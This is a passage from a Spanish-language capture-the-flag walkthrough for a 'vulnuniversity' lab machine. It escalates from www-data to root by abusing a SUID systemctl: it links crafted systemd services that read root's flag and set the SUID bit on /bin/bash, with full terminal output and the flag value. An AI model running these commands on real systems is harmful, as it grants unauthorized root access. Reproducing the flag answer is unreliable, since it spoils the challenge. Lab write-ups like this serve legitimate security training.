-rwsr-xr-x 1 root root 35K Mar  6  2017 /sbin/mount.cifs
```

```
-rwsr-xr-x 1 root root 645K Feb 13  2019 /bin/systemctl
```

También nos llama la atención

Vamos a https://gtfobins.github.io/





Modificamos adaptándolo que nos quede. (Se modifico si se pone atención las partes marcadas en rectángulo rojo.

```
3 TF=$(mktemp).service
4 echo '[Service]
5 Type=oneshot
6 ExecStart=/bin/sh -c "cat /root/root.txt > /tmp/output"
7 [Install]
8 WantedBy=multi-user.target' > $TF
9 /bin/systemctl link $TF
10 /bin/systemctl enable --now $TF
```

Vamos a TMP, ALLI PODREMOS CREAR O MODIFICAR ARCHIVOS. (cd tmp).

```
www-data@vulnuniversity:/tmp$
```

Ejecutamos línea a línea, uno a uno, copiamos y pegamos.

TF=$(mktemp).service

echo '[Service]

Type=oneshot

ExecStart=/bin/sh -c "cat /root/root.txt > /tmp/output"

[Install]

WantedBy=multi-user.target' > $TF

/bin/systemctl link $TF

/bin/systemctl enable --now $TF

```
www-data@vulnuniversity:/tmp$ TF=$(mktemp).service
TF=$(mktemp).service
www-data@vulnuniversity:/tmp$ echo '[Service]
echo '[Service]
> Type=oneshot
Type=oneshot
> ExecStart=/bin/sh -c "cat /root/root.txt > /tmp/output"
ExecStart=/bin/sh -c "cat /root/root.txt > /tmp/output"
> [Install]
[Install]
> WantedBy=multi-user.target' > $TF
WantedBy=multi-user.target' > $TF
www-data@vulnuniversity:/tmp$ /bin/systemctl link $TF
/bin/systemctl link $TF
Created symlink from /etc/systemd/system/tmp.lDLEa8zx8O.service to /tmp/tmp.lDLEa8zx8O.service.
www-data@vulnuniversity:/tmp$ /bin/systemctl enable --now $TF
/bin/systemctl enable --now $TF
Created symlink from /etc/systemd/system/multi-user.target.wants/tmp.lDLEa8zx8O.service to /tmp/tmp.lDLEa8zx8O.service.
www-data@vulnuniversity:/tmp$
```

Vemos el archivo output que antes no lo teníamos allí estará nuestro resultado.

```
www-data@vulnuniversity:/tmp$ ls
ls
linpeas
output
```

```
www-data@vulnuniversity:/tmp$ cat output
cat output
a58ff8579f0a9270368d33a9966c7fd5
www-data@vulnuniversity:/tmp$
```

*FLAG:root.txt - a58ff8579f0a9270368d33a9966c7fd5

What is the root flag value?

a58ff8579f0a9270368d33a9966c7fd5 ✓ Correct Answer Hint

Lo que paso fue que se crea un archivo temporal de servicio, con echo se escribe el comando, luego se enlaza el archivo al sistema de inicio. El otro comando habilita el servicio y luego se ejecuta, es por eso que nos trae el archivo que conocemos.

Si quiero lograr ser root entonces modifico el archivo de la siguiente manera.

Primero hacemos una consola mas amigable.

```
www-data@vulnuniversity:/tmp$ export TERM=xterm
export TERM=xterm
www-data@vulnuniversity:/tmp$ export SHELL=bash
export SHELL=bash
www-data@vulnuniversity:/tmp$
```

```
www-data@vulnuniversity:/tmp$ script /dev/null -c bash
script /dev/null -c bash
Script started, file is /dev/null
/bin/bash: /bin/bash: cannot execute binary file
Script done, file is /dev/null
www-data@vulnuniversity:/tmp$
```

Ahora si ejecutamos lo siguiente línea a linea

```
TF=$(mktemp).service

echo '[Service]

Type=oneshot

ExecStart=/bin/sh -c "chmod u+s /bin/bash"

[Install]

WantedBy=multi-user.target' > $TF

/bin/systemctl link $TF

/bin/systemctl enable --now $TF
```

```
3 TF=$(mktemp).service
4 echo '[Service]
5 Type=oneshot
6 ExecStart=/bin/sh -c "chmod u+s /bin/bash"
7 [Install]
8 WantedBy=multi-user.target' > $TF
9 /bin/systemctl link $TF
0 /bin/systemctl enable --now $TF
```

```
www-data@vulnuniversity:/tmp$ TF=$(mktemp).service
TF=$(mktemp).service
www-data@vulnuniversity:/tmp$ echo '[Service]
echo '[Service]
> Type=oneshot
Type=oneshot
> ExecStart=/bin/sh -c "chmod u+s /bin/bash"
ExecStart=/bin/sh -c "chmod u+s /bin/bash"
> [Install]
[Install]
> WantedBy=multi-user.target' > $TF
WantedBy=multi-user.target' > $TF
www-data@vulnuniversity:/tmp$ /bin/systemctl link $TF
/bin/systemctl link $TF
Created symlink from /etc/systemd/system/tmp.TmqeX9R2KZ.service to /tmp/tmp.TmqeX9R2KZ.service.
www-data@vulnuniversity:/tmp$ /bin/systemctl enable --now $TF
/bin/systemctl enable --now $TF
Created symlink from /etc/systemd/system/multi-user.target.wants/tmp.TmqeX9R2KZ.service to /tmp/tmp.TmqeX9R2KZ.service.
www-data@vulnuniversity:/tmp$
```

Finalmente ponemos " bash -p " y seremos root.

```
www-data@vulnuniversity:/tmp$ bash -p
bash -p
whoami
root
```

```
cat /root/root.txt
a58ff8579f0a9270368d33a9966c7fd5
```

*FLAG:root.txt - a58ff8579f0a9270368d33a9966c7fd5

El comando `ExecStart=/bin/sh -c "chmod u+s /bin/bash"` es una parte de un archivo de servicio de systemd o cualquier otro sistema de administración de servicios en Linux que ejecuta comandos. Vamos a desglosar su significado y lo que hace exactamente.

Explicación de los componentes:

1. `ExecStart=/bin/sh -c "chmod u+s /bin/bash"`:
   - `ExecStart`: Especifica el comando que debe ejecutarse cuando se inicia el servicio.
   - `/bin/sh -c`: Ejecuta un nuevo proceso de shell (`/bin/sh`) que interpreta y ejecuta el comando que se le pasa como argumento. La opción `-c` indica que lo que sigue es un comando que se ejecutará en el shell.
   - `chmod u+s /bin/bash`: Este es el comando que se ejecutará dentro del shell.

Desglose de `chmod u+s /bin/bash`:

- `chmod`: Es un comando utilizado para cambiar los permisos de un archivo o directorio.
- `u+s`: El parámetro `u+s` le dice a `chmod` que establezca el **bit SUID (Set User ID)** en el archivo especificado (en este caso, `/bin/bash`).
  - `u`: Se refiere al propietario del archivo (usualmente `root` para archivos importantes del sistema).
  - `+s`: Le da al archivo el **bit SUID**, lo que significa que cuando este archivo se ejecute, se ejecutará con los privilegios del propietario del archivo, que generalmente es `root`.